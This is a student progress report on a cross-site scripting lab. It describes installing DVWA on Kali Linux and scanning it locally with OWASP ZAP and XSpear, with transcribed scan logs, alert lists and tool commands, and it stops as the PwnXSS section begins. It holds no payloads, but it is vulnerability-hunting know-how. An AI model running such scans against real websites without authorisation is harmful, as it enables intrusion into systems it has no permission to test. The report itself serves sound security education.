A project Progress Report on

Cross-Site Scripting (XSS) Attack

Michelle Ramsahoye, Mohammad Imrul Jubair, Mohsena Ashraf, Waad Alharthi
CSCI 5403 (Team H)

Statement of work:

Cross-site scripting (XSS) attack enables the threat actor to access user information, cookies, sessions, and even full control of the website by injecting malicious scripts into the website which gets activated when the victim user accesses it. In this project, we plan to set up our testing lab, perform a vulnerability scan to find out the potential XSS vulnerabilities for hijacking session and cookies of users. Then, we perform penetration testing while demonstrating against different types of XSS attacks. Also, we want to explore the possible ways to find the prevention techniques and defend against them.

What we have accomplished so far:

According to our proposal, we have maintained the following testing lab so far;

- **Environment:** Linux distribution on Virtual machines.
- **Victim website:** Damn Vulnerable Web Application (DVWA)
- **Vulnerability scanner:** Automated and manual tools - OWASP Zap
- **Attacking program:** JavaScript


Based on the aforementioned points, we discuss our progress so far based below.

1. Configuring the Environment

To start with, we configured our testing environment by installing Kali linux in our virtual machine. For virtual machine, our individual members used different applications, i.e., Virtual Box on Windows 10/ 11, and UTM on macOS 13.3.

2. Installing Victim website

Since we cannot attack any website for pentesting, we planned to install a local website. Damn Vulnerable Web Application (DVWA) is one of the most popular websites widely used for testing and learning the working mechanism of a wide range of cyber attacks. Therefore we installed DVWA (Figure 1) on our Kali machine from DVWA GitHub page, and we needed MySQL and Apache2 service for these. Understanding the usage of DVWA is also an important part for our project. Hence we went through relevant resources and explored different features and parts of the DVWA. For example, we investigated several pages dedicated for different types of cross-site scripting attacks (see Figure 2) with multiple levels of security (see Figure 3).



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

Figure 1: A screenshot of DVWA webpage running on our Kali environment.



Vulnerability: DOM Based Cross Site Scripting (XSS)

Please choose a language:

English Select

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/attacks/DOM_Based_XSS
- https://www.acunetix.com/blog/articles/dom-xss-explained/

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Vulnerability: Stored Cross Site Scripting (XSS)

Name *


Message *

Sign Guestbook Clear Guestbook

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Figure 2: Webpages of DVWA for testing XSS attack of the type (top-left) DOM, (top-right) reflected and (bottom) Stored.



Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Figure 3: Different levels of DVWA Security. As we can see, there are four levels of security: low, medium, high and impossible.


3. Applying vulnerability automatic scanners

Before performing manual attack on our testing website, we first scanned DVWA with the several scanning tools, such as OWASP Zap[1], XSpear[2], PwnXSS[3] and Nikto[4]. Our target victim is detectable from all of these scanners. Among all of these tools, OWASP Zap provides a significant amount of information in the scanning report. Below we present the outcomes of applying different scanning techniques on DVWA.

Scanning via OWASP Zap:

OWASP ZAP (Zed Attack Proxy) is a widely-used open-source web application security scanner and penetration testing tool. It offers a user-friendly interface and powerful functionality, including automated scanning, spidering, and passive scanning. It can be used to find security flaws such as cross-site scripting (XSS), SQL injection, and other vulnerabilities in web applications. Figure 4 presents reports after scanning using Zap. The scanner provides a report including different types of web vulnerabilities, and we filter the cases which match with cross site scripting.

1 https://www.zaproxy.org/
2 https://github.com/hahwul/XSpear
3 https://github.com/pwn0sec/PwnXSS
4 https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner)


Untitled Session - OWASP ZAP 2.12.0

File Edit View Analyse Report Tools Import Export Online Help

Standard Mode

Sites | Quick Start | Request | Response | Requester

Contexts
Default Conte
Sites

Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=query Select...
Use traditional spider: ✓
Use ajax spider: ☐ with Firefox Headless
Attack Stop
Progress: Actively scanning (attacking) the URLs discovered by the spider(s)

History | Search | Alerts | Output | Spider | Active Scan


New Scan Progress: 0: http://127.0.0..bilities/xss_r/ 100% Current Scans: 0 Num Requests: 537 New Alerts: 12 Export

Sent Messages | Filtered Messages

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
802	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	2...	457 bytes	4,344 bytes
804	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	0...	457 bytes	4,344 bytes
806	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	1...	457 bytes	4,344 bytes
808	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	2...	457 bytes	4,344 bytes
810	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	1...	457 bytes	4,344 bytes
812	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	1...	457 bytes	4,344 bytes
814	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	1...	457 bytes	4,344 bytes
816	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	1...	457 bytes	4,344 bytes
818	4/9/23, 12:55:00 AM	4/9/23, 12:55:00 AM	GET	http://127.0.0.1/dvwa/vulnerabilities/xss_r/...	200	OK	0...	457 bytes	4,344 bytes

Alerts 0 6 7 5 Main Proxy: localhost:8080 Current Scans 0 0 2 0 0 0 0 0


Figure 4 (a)


History | Search | Alerts | Output | Spider | Ac

```
Alerts (18)
> Absence of Anti-CSRF Tokens (41)
> Application Error Disclosure (8)
> CSP: Wildcard Directive (2)
> CSP: style-src unsafe-inline (2)
> Content Security Policy (CSP) Header Not Set (70)
> Missing Anti-clickjacking Header (54)
> Cookie with Invalid SameSite Attribute
> Cookie without SameSite Attribute (3)
> Cross-Domain JavaScript Source File Inclusion (2)
> Information Disclosure - Debug Error Messages (8)
> Server Leaks Version Information via "Server" HTTP Response He
> Timestamp Disclosure - Unix
> X-Content-Type-Options Header Missing (72)
> Cookie Poisoning
> Information Disclosure - Sensitive Information in URL (29)
> Information Disclosure - Suspicious Comments
> User Agent Fuzzer (12)
> User Controllable HTML Element Attribute (Potential XSS) (36)
```

Alerts 0 6 7 5 Main Proxy: localhost:8080


Figure 4 (b)


History | Search | Alerts | Output | Spider | Active Scan

```
> Information Disclosure - Sensitive Information in URL (29)
> Information Disclosure - Suspicious Comments
> User Agent Fuzzer (12)
v User Controllable HTML Element Attribute (Potential XSS) (36)
    GET: http://127.0.0.1/dvwa/instructions.php?doc=readme
    GET: http://127.0.0.1/dvwa/instructions.php?doc=readme
    GET: http://127.0.0.1/dvwa/instructions.php?doc=readme
    GET: http://127.0.0.1/dvwa/instructions.php?doc=readme
    GET: http://127.0.0.1/dvwa/instructions.php?doc=readme
    GET: http://127.0.0.1/dvwa/instructions.php?doc=readme
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Change=Change&password_conf=ZAP&
    GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=ZAP&user_token=6c
    GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=ZAP&user_token=6c
    GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=ZAP&user_token=6c
    GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Submit=Submit&id=ZAP&user_token=a5
```

Alerts 0 6 7 5 Main Proxy: localhost:8080

Figure 4 (c)


History | Search | Alerts | Output | Spider | Active Scan

```
GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Cha
GET: http://127.0.0.1/dvwa/vulnerabilities/csrf/?Cha
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
GET: http://127.0.0.1/dvwa/vulnerabilities/sqli/?Sub
POST: http://127.0.0.1/dvwa/vulnerabilities/brute/
POST: http://127.0.0.1/dvwa/vulnerabilities/brute/
POST: http://127.0.0.1/dvwa/vulnerabilities/captcha
POST: http://127.0.0.1/dvwa/vulnerabilities/captcha
POST: http://127.0.0.1/dvwa/vulnerabilities/exec/
POST: http://127.0.0.1/dvwa/vulnerabilities/exec/
POST: http://127.0.0.1/dvwa/vulnerabilities/exec/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/upload/
POST: http://127.0.0.1/dvwa/vulnerabilities/xss_s/
POST: http://127.0.0.1/dvwa/vulnerabilities/xss_s/
```

User Controllable HTML Element Attribute (Potential XSS)

URL:	http://127.0.0.1/dvwa/vulnerabilities/xss_s/
Risk:	Informational
Confidence:	Low
Parameter:	btnClear
Attack:	
Evidence:	
CWE ID:	20
WASC ID:	20
Source:	Passive (10031 - User Controllable HTML Element Attribute (Potential XSS))
Input Vector:	

Description:
This check looks at user-supplied input in query string parameters and POST data to identify where certain HTML attribute values might be controlled. This provides hot-spot detection for XSS (cross-site scripting) that will require further review by

Other Info:
User-controlled HTML attribute values were found. Try injecting special characters to see if XSS might be possible. The page at the following URL:

Solution:
Validate all input and sanitize output it before writing to any HTML attributes.

Reference:
http://websecuritytool.codeplex.com/wikipage?title=Checks#user-controlled-html-a


Alerts 0 6 7 5 Main Proxy: localhost:8080 Current Scans 0 0 0 0 0 0 0 0

Figure 4 (d)

Figure 4: OWASP Zap. (a) scanning DVWA with OWASP Zap, (b) overall Scanning results, (c) Report generated for XSS attack, and (d) an example of vulnerability item from the report.

Scanning with XSpear:

The XSpear tool is an automated utility written in the Ruby programming language. The XSpear tool detects many forms of XSS vulnerabilities. While testing the domain, we may also supply the custom payload. The XSpear tool is open-source and completely free to use. We applied XSpear on DVWA to scan for XSS vulnerabilities. Figure 5 shows the results.




```
┌──(jubair㉿kali)-[~]
└─$ XSpear -u "http://127.0.0.1/dvwa/vulnerabilities/xss_s/?name=XSS" -v 1
    )  (
 ( /(   )\ )
 )\())(()/(          (       )  (
((_)\  /(_))`  )    ))\ ( /(  )(
__((_)(_))  /(/(   /((_))(_))(()\
\ V // __|((_)_\ (_)) ((_)_  ((_)
 >  < \__ \| '_ \)/ -_)/ _` || '_|
/_/\_\|___/| .__/ \___|\__,_||_|    />
           |_|                   \ /<
{\\\\\\\\\\\\\\BYHAHWUL\\\\\\\\\\\\(0):::<======================-
                                 / \<
                                    \>       [ v1.4.1 ]
[*] analysis request..
[*] used test-reflected-params mode(default)
[*] creating a test query [for reflected 0 param ]
[*] test query generation is complete. [32 query]
[*] starting XSS Scanning. [10 threads]
[##################################################################] [32/32] [100.00%] [00:00] [00:00] [926.56/s]
[*] finish scan. the report is being generated..
+----+--------+-----------------+--------+-------+------------------+-------------------------------------+
|                                          [ XSpear report ]                                             |
|                            http://127.0.0.1/dvwa/vulnerabilities/xss_s/?name=XSS                        |
|                    2023-04-09 18:28:29 -0600 ~ 2023-04-09 18:28:29 -0600 Found 5 issues.               |
+----+--------+-----------------+--------+-------+------------------+-------------------------------------+
| NO | TYPE   | ISSUE           | METHOD | PARAM | PAYLOAD          | DESCRIPTION                         |
+----+--------+-----------------+--------+-------+------------------+-------------------------------------+
| 0  | INFO   | STATIC ANALYSIS | GET    | -     | <original query> | Found Server: Apache/2.4.56 (Debian) |
| 1  | INFO   | STATIC ANALYSIS | GET    | -     | <original query> | Not set HSTS                        |
| 2  | INFO   | STATIC ANALYSIS | GET    | -     | <original query> | Content-Type: text/html;charset=utf-8 |
| 3  | LOW    | STATIC ANALYSIS | GET    | -     | <original query> | Not Set X-Frame-Options             |
| 4  | MEDIUM | STATIC ANALYSIS | GET    | -     | <original query> | Not Set CSP                         |
+----+--------+-----------------+--------+-------+------------------+-------------------------------------+
< Available Objects >
Not found

< Raw Query >
[0] http://127.0.0.1/dvwa/vulnerabilities/xss_s/?-
[1] http://127.0.0.1/dvwa/vulnerabilities/xss_s/?-
[2] http://127.0.0.1/dvwa/vulnerabilities/xss_s/?-
[3] http://127.0.0.1/dvwa/vulnerabilities/xss_s/?-
[4] http://127.0.0.1/dvwa/vulnerabilities/xss_s/?-
```

Figure 5: Report generated by XSpear for scanning DVWA. We can observe that five issues were found after scanning.

Scanning with PwnXSS:

PwnXSS is an open source scanner that can detect XSS vulnerabilities present in an webpage. At first we installed PwnXSS using the Kali Linux command terminal and then performed a XSS vulnerability scan.

